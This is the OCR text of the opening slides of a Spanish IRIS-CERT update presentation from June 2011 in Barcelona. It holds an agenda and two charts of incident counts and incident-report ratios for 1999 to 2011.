
Actualidad IRIS-CERT


Grupos de Trabajo Barcelona Junio 2011


Cosas a contar..

- Graficas….
- “incident reply”
- Infección de servidores WWW
- Seguridad IPv6


GRAFICAS ….



16000
14000
12000
10000
8000
6000
4000
2000
0
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
Incidentes
IRs



Media IR/Incidentes
2.5
2
1.5
1
0.5
0
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
Media IR/Incidentes

